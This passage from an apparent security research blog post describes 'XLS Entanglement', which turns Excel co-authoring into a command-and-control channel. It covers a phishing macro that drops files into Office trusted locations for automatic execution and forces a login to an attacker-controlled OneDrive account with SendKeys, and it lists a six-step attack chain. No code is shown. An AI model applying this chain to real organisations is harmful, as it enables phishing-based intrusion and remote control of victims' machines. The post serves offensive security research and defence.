Why does this matter? Well, it’s not possible to share documents for co-authoring to random people with OneDrive for Business. The recipient has to be added to the organization’s access list, which involves requesting the person to accept the invitation to join the organization. As a result, we have to hope that the target has a personnel account logged on their computer, or we need a way to log them into an account. The good news is that we can automate the login process through VBA. The bad news (or well good from a defender perspective) is that the POC in the repo is unable to hide the login window completely, which means that we would likely be constrained to waiting for evening time when the user is unlikely to be at their computer and then triggering the login process. This blog is already getting long, so I will refer you back to the whitepaper and GitHub repo for more detailed explanations on the whole process.




Full-Attack Path

The workaround to cross between OneDrive for Business and standard OneDrive is to create a new Excel document that will make the call to open the co-authoring document and drop it into a trusted location for the macros to automatically execute. This has to be done because Office Applications are single-threaded and attempting to open the co-authoring document from the phishing email will block the macro from automating the login process. Alternatively, another process such as PowerShell could be launched without a child relationship to open the remote Excel document without dropping an excel document to disk but for this POC the goal was to conduct the entire process in VBA.

Now there are several default trusted locations that are user-editable. Two examples of the most commonly used directories are ***%APPDATA%\Microsoft\Excel\XLSTART*** and ***%APPDATA%\Microsoft\Excel\Templates***. Alternatively, you can modify the registry key to allow for VBA execution from any location.

Next, we will want to use Shell to launch the Excel doc as a new process. This will allow us to hijack the login sequence without blocking the macro execution. Then once the Excel window is launched, the script will use *SendKeys* to send the credentials. This method uses the Win32 API and only requires the use of a OneDrive account. Meaning, a throwaway account can be used for Entanglement and once the victim has been authenticated to the malicious OneDrive account, it will allow for further execution of malicious activities.



Now let's assemble the entire attack chain:

1. The victim receives a phishing email with a malicious document
2. Victim launches malicious document
3. The malicious document creates a new document for XLS Entanglement
4. The malicious document send login credentials to the XLS Entanglement document
5. The XLS Entanglement document begins receiving taskings through the C2
6. The attacker provides malicious commands through their end of the XLS Entanglement

The proof of concept demonstrates the capability to use VBA and Office products as an end-to-end C2, but the XLS Entanglement attack could also be deployed in conjunction with a compromised Azure Persistent Refresh Token (PRT) as outlined in Dirk-jan Mollema's research. This would significantly simplify deployment as it would be hosted on a OneDrive or Sharepoint that all users would already have access to. It would also allow the C2 to be entirely deployed within the victim organization's infrastructure. Co-Authoring represents a fascinating attack surface that remains relatively unexplored, partly due to the difficulty of sharing with an unknown recipient. As token compromise becomes more explored, there will likely be an increase in these types of attacks.

Written by: Hubbl3

Tagged as: Windows, xls, entanglement, office.

Previous post

Cyber Security Cx01N

Overview of Empire 4.0 and C#

The release of Empire 4.0 is just around the corner and we wanted to take some time to walkthrough some of its new features. So what is Empire 4.0? It ...